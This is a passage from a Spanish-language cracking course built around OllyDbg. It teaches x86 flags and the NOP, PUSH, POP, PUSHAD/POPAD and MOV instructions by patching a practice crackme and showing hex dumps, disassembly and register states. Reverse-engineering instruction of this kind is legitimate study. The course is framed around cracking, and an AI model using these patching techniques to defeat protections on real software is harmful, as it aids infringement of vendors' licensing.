Se activa cuando se excede el máximo valor posible que se puede mostrar, si ponemos EAX a FFFFFFFF y le sumamos 1 como hicimos las veces anteriores veremos activarse el CARRY FLAG poniéndose a 1.



EL FLAG T , D e I

No los explicaremos por ahora pues son bastante complejos, si lo haremos mas adelante, no tiene mayor interés por ahora, ya que vamos a explicar las instrucciones mas sencillas, así que los dejaremos para mas adelante.

Bueno con esto tenemos una idea de que es cada registro y en que caso se activa cada FLAG, con esa información ya podremos en la tercera parte estudiar instrucción por instrucción ya que por ahora solo vimos la instrucción ADD para ayudarnos a comprender cuando se activaba cada FLAG.

Se que esta parte y la que viene son las mas indigestas de todas así que léanla con paciencia, practiquen con el OLLY activar los FLAGS al ejecutar nuestro ADD EAX,1 y nos vemos en la parte 3 de esta INTRODUCCION.
Es muy importante que queden bien grabados todos estos conceptos básicos, recomiendo leer practicar y releer hasta que no haya dudas.

Hasta la parte 4
Ricardo Narvaja
10 de noviembre de 2005

INTRODUCCION AL CRACKING CON OLLYDBG PARTE 4

INSTRUCCIONES

Como ya venimos diciendo en las anteriores partes, la idea de esta introducción es ir aprendiendo a la vez que indigestándonos con la dura teoría, practicándola en OLLYDBG para ir conociendo el mismo, y de paso ir tomado confianza e ir mirando las posibilidades que tiene.
Así como con los flags vimos en OLLYDBG que instrucciones los activaban, ahora veremos que ocurre al ejecutar cada instrucción en el mismo OLLYDBG lo cual da una idea mas cercana a la realidad y se hace mas llevadero.
Veremos las instrucciones mas importantes si al mirar un listado uno encuentra alguna que no se definimos aquí, siempre se puede consultar un manual de ASM para ver que función cumple.


NOP (NO OPERATION)

Es la instrucción que al ejecutarla no hace nada ni provoca ningún cambio en registros, stack o memoria, por eso en ingles es NO OPERATION o sea que no hay operación alguna, y para que se usa dirán, muchas veces al cambiar una instrucción por otra, queda un hueco ya que la instrucción que escribimos es mas corta, y hay que rellenar con NOPS para que el procesador no encuentre basura y de error.


También sirve para anular cualquier instrucción, si la reemplazo por nops el programa ejecutara los mismos en vez de la instrucción original y no hará nada lo que es comúnmente conocido como NOPEAR.

Si abrimos nuevamente el crackme de cruehead.

Allí vemos el código original en el inicio, lo que haremos será nopear la primera instrucción PUSH 0, que es un comando de 2 bytes de extensión, para ello marcamos la línea con el mouse, y luego apretamos la barra espaciadora o bien hacemos CLICK DERECHO –ASSEMBLE.



Allí vemos que en el mismo menú nos confirma que es lo mismo apretar la barra espaciadora, esto nos abrirá una ventana para escribir la instrucción que queramos.




Escribo NOP y apreto ASSEMBLE.

Vemos que OLLY además de escribirnos un NOP, como es bastante inteligente, reconoce que el PUSH que había antes es un comando de DOS BYTES por eso para no desarmar el código siguiente nos agrega otro NOP para completar con el NOPEADO del PUSH.


Si comparamos ambas imágenes vemos que donde estaba el PUSH 0 ahora hay dos NOPS que al ejecutarlos no hacen nada, esto lo podemos corroborar, apretando dos veces F7 hasta llegar al CALL siguiente, si miramos al apretar si cambia algún registro o algo en el stack, o un FLAG, vemos que todo esta igual , lo único que cambio fue EIP pues como sabemos apunta a la instrucción que se va a ejecutar y en este caso ahora es el CALL, pero no hay cambios en el resto de los registros ni stack, ni flags, ni memoria.

Ahora veremos esos mismos 2 bytes que reemplazamos en el DUMP, para hallarlos allí, debemos buscarlos por la dirección de memoria, vemos que la misma es 401000 y 401001

Voy a la ventana del DUMP y hago CLICK DERECHO - GOTO EXPRESSION y pongo la dirección de memoria a partir de la cual quiero que muestre los bytes que contiene.



Por supuesto tipeo 401000



Los que vemos es

```
Address   Hex dump                          ASCII
00401000  90 90 E8 FF 04 00 00 A3  ÉÉÊÞ ♦..ú
00401008  CA 20 40 00 6A 00 68 F4  ╧ @.j.h¶
00401010  20 40 00 E8 A6 04 00 00   @.Þ▒♦..
00401018  0B C0 74 01 C3 C7 05 64  ♂└t☺├Ã♣d
00401020  20 40 00 03 40 00 00 C7   @.♥@..Ã
00401028  05 68 20 40 00 28 11 40  ♣h @.(◄@
00401030  00 C7 05 6C 20 40 00 00  .Ã♣l @..
00401038  00 00 00 C7 05 70 20 40  ...Ã♣p @
00401040  00 00 00 00 00 A1 CA 20  .....Í╧
00401048  40 00 A3 74 20 40 00 6A  @.út @.j
00401050  64 50 E8 D1 03 00 00 A3  dPÞÐ♥..ú
00401058  78 20 40 00 68 00 7F 00  x @.h.⌂.
00401060  00 6A 00 E8 A2 03 00 00  .j.Þó♥..
00401068  A3 7C 20 40 00 C7 05 80  ú¦ @.Ã♣Ç
```

El rojo es original puesto POR OLLY ya que cuando cambiamos bytes, OLLY nos los recuerda mostrandolos en color rojo, allí vemos los dos 90 que pusimos y luego E8, FF y los siguientes bytes que ya pertenecen a la siguiente instrucción que es un CALL.

Podemos en OLLY quitar lo que hemos escrito y volver al código original?

Jeje, si podemos.

En cualquiera de los dos, sea en el DUMP o en el listado, marcamos los dos bytes que escribí.

```
00401000    90              NOP
00401001    90              NOP
00401002    E8 FF040000     CALL <JMP.&KERNEL32.GetModuleHandleA>
00401007  . A3 CA204000     MOV DWORD PTR DS:[4020CA],EAX
0040100C  . 6A 00           PUSH 0
0040100E  . 68 F4204000     PUSH CRACKME.004020F4
00401013  . E8 A6040000     CALL <JMP.&USER32.FindWindowA>
                            Title = NULL
                            Class = "No need
                            FindWindowA
```

Ahora hago CLICK DERECHO-UNDO SELECTION

```
00401000    90              NOP
00401001    90              NOP
00401002    E8 FF040000     CALL <JMP.&KERNEL32.GetModuleHa
00401007  . A3 CA204000     MOV DWORD PTR DS:[4020CA],EAX
0040100C  . 6A 00           PUSH 0
0040100E  . 68 F4204000     PUSH CRACKME.004020F4
00401013  . E8 A6040000     CALL <JMP.&USER32.FindWindowA>
00401018  . 0BC0            OR EAX,EAX
0040101A  .v74 01           JE SHORT CRACKME.0040101D
0040101C  . C3              RETN
0040101D  > C705 64204000   MOV DWORD PTR DS:[402064],4003
00401027  . C705 68204000   MOV DWORD PTR DS:[402068],CRACK
```

Backup
Copy
Binary
Undo selection Alt+BkSp
Assemble Space

Y aquí no ha pasado nada, vuelve a aparecer el PUSH original

```
00401000    6A 00           PUSH 0
00401002    E8 FF040000     CALL <JMP.&KERNEL32.GetModuleHandleA>
00401007  . A3 CA204000     MOV DWORD PTR DS:[4020CA],EAX
0040100C  . 6A 00           PUSH 0
0040100E  . 68 F4204000     PUSH CRACKME.004020F4
00401013  . E8 A6040000     CALL <JMP.&USER32.FindWindowA>
00401018  . 0BC0            OR EAX,EAX
                            Title = NULL
                            Class = "No need to disasm the code!"
                            FindWindowA
```

Lo mismo si miramos el DUMP, vemos que ahora están los bytes originales.

```
Address   Hex dump                          ASCII
00401000  6A 00 E8 FF 04 00 00 A3  j.Þ ♦..ú
00401008  CA 20 40 00 6A 00 68 F4  ╧ @.j.h¶
00401010  20 40 00 E8 A6 04 00 00   @.Þ▒♦..
00401018  0B C0 74 01 C3 C7 05 64  ♂└t☺├Ã♣d
00401020  20 40 00 03 40 00 00 C7   @.♥@..Ã
00401028  05 68 20 40 00 28 11 40  ♣h @.(◄@
```

Bueno eso es todo en cuanto a la instrucción NOP sigamos adelante.

INSTRUCCIONES DE STACK

Bueno habíamos dicho que el stack era como un mazo de cartas que se le agregaban o quitaban cartas por arriba del mismo.

Por supuesto hay instrucciones para agregarle y quitarle cartas.

PUSH

La instrucción PUSH es la típica instrucción que agrega una carta o valor al stack
Veámoslo en OLLYDBG la primera instrucción del programa original del crackme de cruehead era un PUSH.

```
00401000   6A 00        PUSH 0
00401002   E8 FF040000  CALL <JMP.&KERNEL32.GetModuleHandleA>
00401007 . A3 CA204000  MOV DWORD PTR DS:[4020CA],EAX
0040100C . 6A 00        PUSH 0                                  Title = NULL
0040100E . 68 F4204000  PUSH CRACKME.004020F4                   Class = "No need to disasm the code!"
00401013 . E8 A6040000  CALL <JMP.&USER32.FindWindowA>          FindWindowA
```

En este caso es un PUSH 0, al ejecutarla lo que hará en este caso, será colocar el 0 en la posición superior del stack, sin sobrescribir lo que se encontraba antes lo cual quedara debajo.

Veamos como esta el stack antes de ejecutar el PUSH, en mi maquina esta en esta dirección, en la de ustedes puede variar aunque el efecto será el mismo.

```
0012FFC4  7C816D4F  RETURN to kernel32.7C816D4F
0012FFC8  7C920738  ntdll.7C920738
0012FFCC  FFFFFFFF
0012FFD0  7FFD8000
0012FFD4  8054A938
0012FFD8  0012FFC8
0012FFDC  848C4A50
0012FFE0  FFFFFFFF  End of SEH chain
0012FFE4  7C8399F3  SE handler
0012FFE8  7C816D58  kernel32.7C816D58
0012FFEC  00000000
0012FFF0  00000000
0012FFF4  00000000
0012FFF8  00401000  CRACKME.<ModuleEntryPoint>
0012FFFC  00000000
```


Este es el stack en mi maquina, la dirección 12FFc4 puede variar en su máquina, ya que el stack se puede acomodar en otra dirección en cada caso, y el contenido inicial a veces también puede variar o sea que ustedes pueden tener otro valor que 7c816d4f, pero no importa al ejecutar F7, el cero pasara a la parte superior del stack y el resto quedara abajo, veamos apreto F7.

```
0012FFC0  00000000  pModule = NULL
0012FFC4  7C816D4F  RETURN to kernel32.7C816D4F
0012FFC8  7C920738  ntdll.7C920738
0012FFCC  FFFFFFFF
0012FFD0  7FFD8000
0012FFD4  8054A938
0012FFD8  0012FFC8
0012FFDC  848C4A50
0012FFE0  FFFFFFFF  End of SEH chain
0012FFE4  7C8399F3  SE handler
0012FFE8  7C816D58  kernel32.7C816D58
0012FFEC  00000000
0012FFF0  00000000
0012FFF4  00000000
0012FFF8  00401000  CRACKME.<ModuleEntryPoint>
0012FFFC  00000000
```

Vemos que al ejecutar F7 fue realmente como si se agregara encima el cero que vemos resaltado allí, abajo en 12ffc4 sigue estando 7c816d4f, y no vario nada todos los mismos valores están en las mismas direcciones del stack.

La única diferencia que ahora el valor superior del stack es 12ffc0 y allí esta el cero que pusimos con el PUSH, fue realmente como agregar una carta a un mazo, se coloco arriba y dejo el resto que estaba antes sin cambiar nada debajo.

Vemos también que el puntero ESP que muestra la dirección del valor superior del stack ahora marca 12FFc0.



Por supuesto el comando PUSH tiene variantes no solo puedo agregar números, si hago:

PUSH EAX, agregare el valor de EAX en lugar del cero, podemos PUSHEAR cualquier registro, numero etc.

Podemos PUSHEAR también el contenido de una dirección de memoria


PUSH [401008]

Veamos que se debe interpretar bien la diferencia con


PUSH 401008

Sin corchetes

Si hago PUSH 401008 lo que hará será colocar el número 401008 en el stack



Al ejecutarlo quedara así



En cambio si fuera PUSH [401008]

```
00401000   FF35 08104000  PUSH DWORD PTR DS:[401008]        CRACKME.004020CA
00401006   90              NOP
00401007   A3 CA204000     MOV DWORD PTR DS:[4020CA],EAX
0040100C   . 6A 00         PUSH 0                            Title = NULL
0040100E   . 68 F4204000   PUSH CRACKME.004020F4             Class = "No need to disas
00401013   . E8 A6040000   CALL <JMP.&USER32.FindWindowA>    FindWindowA
00401018   . 0BC0          OR EAX,EAX
0040101A   . 74 01         JE SHORT CRACKME.0040101D
```

Los corchetes significan el contenido de la memoria en 401008 o sea que debemos ir en el DUMP a ver esa dirección y ver que hay alli.

Con GOTO EXPRESSION 401008 vemos

```
Address   Hex dump                  ASCII
00401008  CA 20 40 00 6A 00 68 F4   ╩ @.j.h¶
00401010  20 40 00 FF A6 04 00 00    @.├╗♦..
00401018  0B C0 74 01 C3 C7 05 64   ♂└t☺├╟♣d
00401020  20 40 00 03 40 00 00 C7    @.♥@..╟
00401028  05 68 20 40 00 28 11 40   ♣h @.(◄@
00401030  00 C7 05 6C 20 40 00 00   .╟♣l @..
00401038  00 00 00 C7 05 70 20 40   ...╟♣p @
00401040  00 00 00 00 00 A1 CA 20   .....í╩
00401048  40 00 A3 74 20 40 00 6A   @.ú└ @.j
```

Que los 4 bytes que hay allí son CA 20 40 00, ejecutemos con F7 el PUSH

```
0012FFC0  004020CA  CRACKME.0
0012FFC4  F8016B4F  RETURN to
0012FFC8  7C920738  ntdll.7C9
0012FFCC  FFFFFFFF
0012FFD0  7FFDC000
0012FFD4  8054A938
0012FFD8  0012FFC8
0012FFDC  848C4A50
0012FFE0  FFFFFFFF  End of SE
0012FFE4  7C8399F3  SE handle
0012FFE8  7C816D58  kernel32.
0012FFEC  00000000
0012FFF0  00000000
0012FFF4  00000000
0012FFF8  00401000  CRACKME.<
0012FFFC  00000000
```

Vemos que mando al stack el valor que leyó pero los bytes están al revés o sea nosotros vemos en el dump CA 20 40 00 y los puso al revés o sea 00 40 20 CA.

Bueno esta es una propiedad del procesador, al leer o escribir contenidos de memoria siempre los bytes se toman al revés, y bueno quejas al inventor del procesador jeje.

Pero la idea que debe quedar grabada es que sin corchetes el valor es simplemente un número, y con corchetes el valor refiere al contenido de una dirección de memoria.

Ahora vemos que el OLLY cuando escribimos PUSH [401000] interpreto y escribió

```
00401000   FF35 08104000  PUSH DWORD PTR DS:[401008]        CRACKME.004020CA
00401006   90              NOP
00401007   A3 CA204000     MOV DWORD PTR DS:[4020CA],EAX
0040100C   . 6A 00         PUSH 0                            Title = NULL
0040100E   . 68 F4204000   PUSH CRACKME.004020F4             Class = "No need t
```

PUSH DWORD PTR DS:[401008]

Porque ocurrió eso

Es que si uno no aclara el OLLY interpreta que uno quiere leer los 4 bytes de esa posición de memoria, eso es DWORD leer los 4 bytes completos ya veremos las otras variantes en otras instrucciones.

POP


La instrucción POP es la inversa de PUSH lo que hace es quitar la primera carta o el primera valor del stack y lo coloca en la posición que indicamos a continuación del POP, por ejemplo,

POP EAX tomara el primer valor del stack y lo quitara moviéndolo a EAX, y será como si quitamos una carta, ya que el valor que estaba debajo quedara como primero.

Vemos arranquemos de nuevo el crackme de cruehead y en el inicio esta

```
00401000   6A 00          PUSH 0
00401002   E8 FF040000    CALL <JMP.&KERNEL32.GetModuleHandleA>
00401007   A3 CA204000    MOV DWORD PTR DS:[4020CA],EAX
0040100C   6A 00          PUSH 0
0040100E   68 F4204000    PUSH CRACKME.004020F4
00401013   E8 A6040000    CALL <JMP.&USER32.FindWindowA>
00401018   0BC0           OR EAX,EAX
0040101A   74 01          JE SHORT CRACKME.0040101D
0040101C   C3             RETN
0040101D   C705 64204000  MOV DWORD PTR DS:[402064],4003
00401027   C705 68204000  MOV DWORD PTR DS:[402068],CRACKME.WndPr

Title = NULL
Class = "No need to disasm the code!"
FindWindowA
```

Cambiemos dicha instrucción por POP EAX, marcamos la primera línea, apretamos la barra espaciadora y tipeamos.




```
00401000   58             POP EAX
00401001   90             NOP
00401002   E8 FF040000    CALL <JMP.&KERNEL32.GetModuleHandleA>
00401007   A3 CA204000    MOV DWORD PTR DS:[4020CA],EAX
0040100C   6A 00          PUSH 0
0040100E   68 F4204000    PUSH CRACKME.004020F4
```

Ahí esta el stack antes de ejecutar la instrucción esta

```
0012FFC4   7C816D4F   RETURN to kernel32.7C816D4F
0012FFC8   7C920738   ntdll.7C920738
0012FFCC   FFFFFFFF
0012FFD0   7FFD4000
0012FFD4   8054A938
0012FFD8   0012FFC8
0012FFDC   848C4A50
0012FFE0   FFFFFFFF   End of SEH chain
0012FFE4   7C8399F3   SE handler
0012FFE8   7C816D58   kernel32.7C816D58
0012FFEC   00000000
0012FFF0   00000000
0012FFF4   00000000
0012FFF8   00401000   CRACKME.<ModuleEntryPoint>
0012FFFC   00000000
```

Y ESP apunta a 12FFc4 que es el valor superior del stack.

```
Debug registers
EAX 00000000
ECX 0012FFB0
EDX 7C91EB94 ntdll.
EBX 7FFD4000
ESP 0012FFC4
EBP 0012FFF0
ESI FFFFFFFF
EDI 7C920738 ntdll.
EIP 00401000 CRACKM
C 0  ES 0023 32bit
P 1  CS 001B 32bit
```

Y vemos que EAX esta a cero antes de ejecutar la línea en mi caso.

Apreto F7

```
0012FFC8  7C920738  ntdll.7C920738
0012FFCC  FFFFFFFF
0012FFD0  7FFD4000
0012FFD4  8054A938
0012FFD8  0012FFC8
0012FFDC  848C4A50
0012FFE0  FFFFFFFF  End of SEH chain
0012FFE4  7C8399F3  SE handler
0012FFE8  7C816D58  kernel32.7C816D58
0012FFEC  00000000
0012FFF0  00000000
0012FFF4  00000000
0012FFF8  00401000  CRACKME.<ModuleEntryPoint>
0012FFFC  00000000
```

Vemos que en el stack desapareció nuestra primera carta, ahora el primer lugar lo ocupa la que entes estaba 2da y ESP apunta a 12ffc8.

```
Debug registers
EAX 7C816D4F kernel3
ECX 0012FFB0
EDX 7C91EB94 ntdll.k
EBX 7FFD4000
ESP 0012FFC8
EBP 0012FFF0
ESI FFFFFFFF
EDI 7C920738 ntdll.7
EIP 00401001 CRACKME
C 0  ES 0023 32bit 0
P 1  CS 001B 32bit 0
A 0  SS 0023 32bit 0
```

Pero donde fue a parar nuestra carta se perdió?, noo como era un POP EAX fue a parar a EAX vemos en la imagen que EAX ahora vale 7c816d4f en mi caso y en el suyo tendrá el valor que antes estaba superior en el stack en vuestra maquina.

Lo mismo si hubiera sido POP ECX el valor superior hubiera ido a ECX o al registro que eligiéramos.


Bueno ya vimos las instrucciones que ponen o quitan una carta al stack ahora tenemos.


PUSHAD

PUSHAD guarda el contenido de los registros en la pila en un orden determinado. Así pues, pushad equivale a: push EAX, ECX, EDX, EBX, ESP, EBP, ESI, EDI.


Veamos si es cierto lo que nos dice nuestro amigo CAOS REPTANTE en su tute de asm, jeje.

Abrimos de nuevo el crackme de cruehead y ya sabemos que apretamos la barra para escribir y alli tipeamos PUSHAD.






Allí esta mi stack inicial y los registros antes de ejecutar el pushad son



Apreto F7 y veamos que paso en el stack




Vemos que hizo un PUSH a cada uno de los registros, el primero que agrego esta arriba de 12ffc4 que era el valor superior del stack antes de ejecutar, ahora hay un cero arriba que corresponde a PUSH EAX, luego hizo PUSH ECX y mando el 12ffb0 que estaba en ECX, luego envió consecutivamente los valores de los registros uno a uno al stack hasta el ultimo que fue PUSH EDI.


POPAD

La inversa de PUSHAD es POPAD en este caso toma los valores del stack y los manda a los registros como si fuera un POP a cada uno. Así popad equivale a: pop EDI, ESI, EBP, ESP, EBX, EDX, ECX, EAX.


Allí mismo donde quedo del ejemplo anterior escribamos un POPAD



Allí esta para ejecutarse el POPAD los registros están guardados en el stack y al apretar F7 vuelven del stack a sus lugares originales.



Allí esta el stack como era antes del pushad y los registros recuperan sus valores



La dupla PUSHAD-POPAD se usa mucho cuando se quiere guardar el estado de registros en un punto, realizar muchas operaciones que cambian registros y el stack, y luego con POPAD restaurar los registros y el stack al estado original.

Existen algunas variantes como

PUSHA equivale a: push AX, CX, DX, BX, SP, BP, SI, DI.
POPA equivale a: pop DI, SI, BP, SP, BX, DX, CX, AX (los valores recuperados correspondientes a ESP y SP, no se colocan en los registros sino que se descartan).

En el caso de PUSHA y POPA es similar a sus hermanas PUSHAD y POPAD salvo se que utilizan en programas de 16 bits lo cual no nos interesa ya que OLLYDBG es un debugger para programas de 32 bits.

INSTRUCCIONES PARA MOVER DATOS


MOV

Esta instrucción es lo que comúnmente llamaríamos MOVER, mueve el segundo operando al primero por ejemplo.


MOV EAX, EBX

Lo que hace es mover el valor de EBX a EAX, miremos en OLLY y nuestro bendito crackme de cruehead.

Ya no repetiré como se escribe una instrucción ya lo hemos visto, veamos los registros antes de ejecutar



En mi maquina EAX es 0 y ECX es 7c91eb94, como son valores iniciales en la suya pueden ser diferentes pero al apretar F7 lo importante es que el valor de EBX lo moverá a EAX, veamos apretemos F7.



Viola esta claro no?

MOV tiene variantes por ejemplo

MOV AL, CL

Esto movería el valor de CL a AL veamos reinicio OLLYDBG y escribo

```
00401000    8AC1            MOV AL,CL
00401002    E8 FF040000     CALL <JMP.&KERNEL32.GetModuleHandleA>
00401007    A3 CA204000     MOV DWORD PTR DS:[4020CA],EAX
0040100C    6A 00           PUSH 0
0040100E    68 F4204000     PUSH CRACKME.004020F4
00401013    E8 A6040000     CALL <JMP.&USER32.FindWindowA>
00401018    0BC0            OR EAX,EAX
0040101A    74 01           JE SHORT CRACKME.0040101D
0040101C    C3              RETN
0040101D    C705 64204000   MOV DWORD PTR DS:[402064],4003
```

Los registros

```
Debug registers
EAX 00000000
ECX 0012FFB0
EDX 7C91EB94 ntdl
EBX 7FFDE000
ESP 0012FFC4
EBP 0012FFF0
ESI FFFFFFFF
EDI 7C920738 ntdl

EIP 00401000 CRACK

C 0  ES 0023 32bi
P 1  CS 001B 32bi
A 0  SS 0023 32bi
Z 1  DS 0023 32bi
S 0  FS 003B 32bi
```

Recordamos lo que vimos ya que AL son las ultimas dos cifras de EAX y CL las dos ultimas cifras de ECX, ejecutemos con F7

```
Debug registers
EAX 000000B0
ECX 0012FFB0
EDX 7C91EB94 ntdll.K
EBX 7FFDE000
ESP 0012FFC4
EBP 0012FFF0
ESI FFFFFFFF
EDI 7C920738 ntdll.7

EIP 00401002 CRACKME

C 0  ES 0023 32bit 0
P 1  CS 001B 32bit 0
A 0  SS 0023 32bit 0
```

